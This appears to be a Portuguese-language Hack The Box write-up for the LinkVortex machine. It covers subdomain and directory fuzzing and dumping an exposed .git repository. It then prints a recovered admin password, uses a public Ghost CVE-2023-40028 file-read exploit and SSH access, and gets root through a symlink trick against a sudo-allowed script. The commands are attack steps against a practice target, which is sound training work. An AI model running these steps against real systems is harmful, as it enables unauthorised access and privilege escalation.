
HTB - LinkVortex

Enumeração

Portas

Primeiro começo fazendo a enumeração, para ver quais serviços estão disponíveis na máquina:

```
nmap 10.10.11.47 -Pn -sC -sV -A -o scan.txt
```



Há somente serviços de **http** e **ssh**

Devemos então adicionar o **http-title** ao nosso arquivo **/etc/hosts**, para a resolução de endereço.


/etc/hosts:

```
10.10.11.47    linkvortex.htb
```

Subdomain

Como segundo estágio sempre faço a enumeração de subdomínios.

```
ffuf -u http://linkvortex.htb -H 'Host: FUZZ.linkvortex.htb' -w /usr/share/seclists/Discovery/Web-Content/big.txt -mc 200
```




Como achamos esse subdomínio **dev**, adicionamos ele também ao **/etc/hosts**

Domain enumeration

Agora que descobri esse subdomínio, fiz a enumeração das pastas tanto no subdomínio quanto no domínio original.


Domain

```
ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt -fw 1
```




Aqui também achamos alguma coisa, o mais interessante é o robots.txt, uqe indica aos motores de busca os arquivos que não devem ser anexados.

```
wget http://linkvortex.htb/robots.txt
cat robots.txt
```




Ao acessarmos http://linkvortex.htb/ghost/ encontramos um sistema de login, como não temos nenhuma credencial podemos partir para o subdomínio.



Subdomain

```
ffuf -u http://linkvortex.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt
```




Aqui encontramos uma pasta **.git**, que normalmente seria a pasta onde o git guarda os metadados de um reposiório. Podemos usar o git-dump para baixar esses arquivos.

Git

Dump


Primeiro fazemos o download da ferramenta git-dump.




```
python3 ../Downloads/GitDump/git-dump.py http://dev.linkvor
tex.htb/.git
cd output
git checkout
```

O processo de download demora um pouco. Após o download devemos reconstruir o repositório com **`git checkout`**.

```
ls
cat Dockerfile.ghost
```



Então listamos para ver o que temos, damos um cat no arquivo **Dockerfile.ghost**. Algo interessante é o arquivo de configuração que ele copia (arquivos de configuração são sempre interessantes).


Pesquisa

```
grep -Ri "password" ./
```

Agora fazemos uma pesquisa recursiva neste repositório pela palavra **password**. Por sorte encontramos algumas senhas que podemos tentar, como são poucas podemos tentar usa-las manualmente.

User


Agora que temos algumas senhas, podemos tentar fazer login na plataforma.



A combinação certa foi:


Email: admin@linkvortex.htb

Password: OctopiFociPilfer45



Embora eu tenha acesso, não consegui achar nenhum vetor de ataque na plataforma, então pesquisei algo na internet.


Arbitrary File Read



Encontrei a vulnerabilidade de **Arbitrary File Read**, o que me fez lembrar na hora do arquivo de configuração do Docker. Para esse exploit funcionar devemos passar o usuário administrador a senha e o link da plataforma. Após o exploit acionado devemos passar qual arquivo queremos ler, no nosso caso **/var/lib/ghost/config.production.json**


```
cd ../Download/
git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.git

cd ../Documents
../Download/CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb
```



No final desse arquivo conseguimos identificar um usuário e sua senha. Podemos tentar fazer ssh para ver se é um usuário válido no sistema.

```
ssh bob@linkvortex.htb
```



E estamos dentro !!!


```
ls
cat user.txt
```

Existem outros arquivos aqui, provavelmente de outros usuários que também estão fazendo a máquina.

Root

A primeira enumeração que eu costumo fazer é a de privilégios como **sudo**, **SUID** e **SGID**.


```
sudo -l
```



Aqui podemos excutar um script com privilégio de administrador. Aqui o interessante é que temos uma variável de ambiente **CHECK_CONTENT** que podemos passar na chamada do script.

Vamos primeiro entender o script.

```
cat /opt/ghost/clean_symlink.sh
```




Pelo o que eu entendi desse script, ele verifica se um arquivo **.png** está apontando para um arquivo que contenha **etc** ou **root** no caminho do link, se sim ele irá mover o link para a **$QUAR_DIR**, mas outro aspecto interessante é que ele verifica se a **$CHECK_CONTENT** é true ou false. Caso seja true ele imprime o valor do arquivo lincado.

Links


A minha ideia foi a seguinte, podemos criar um link **/home/bob/flag.txt** para **/root/root.txt** e então criar um link **/home/bob/flag.png** apontando para **/home/bob/flag.txt**.

```
ln -s /root/root.txt /home/bob/flag.txt
ln -s /home/bob/flag.txt /home/bob/flag.png
```



Assim quando script verificar o caminho linkado ele irá ver o caminho de **/home/bob/flag.txt**. E então podemos executar o script passando a variável **CHECK_CONTENT=true**.

```
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```



Owned!!!